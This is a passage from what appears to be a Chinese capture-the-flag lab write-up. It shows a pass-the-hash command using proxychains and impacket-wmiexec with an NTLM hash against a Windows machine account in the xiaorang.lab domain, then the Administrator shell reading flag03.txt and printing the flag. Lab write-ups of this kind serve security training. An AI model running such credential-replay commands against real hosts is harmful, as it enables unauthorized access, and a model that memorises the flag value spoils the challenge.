| proxychains impacket-wmiexec -hashes :295b96a04c73d4dbcd34b4a615f5a690 xiaorang.lab/WIN2016\$@172.22.8.15 -codec gbk
|

读取flag3
1
| type C:\Users\Administrator\flag\flag03.txt
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
| C:\>type C:\Users\Administrator\flag\flag03.txt
_________ __ _ _
| _ _ | [ | (_) / |_
|_/ | | \_|.--. .---. | | __ .---. _ .--. `| |-'
| | ( (`\] / /'`\] | | [ |/ /__\\[ `.-. | | |
_| |_ `'.'. | \__. | | | || \__., | | | | | |,
|_____| [\__) )'.___.'[___][___]'.__.'[___||__]\__/
Congratulations! ! !
flag03: flag{5348cfa4-de27-43e4-80c6-dd9a247d22a6}
C:\>
|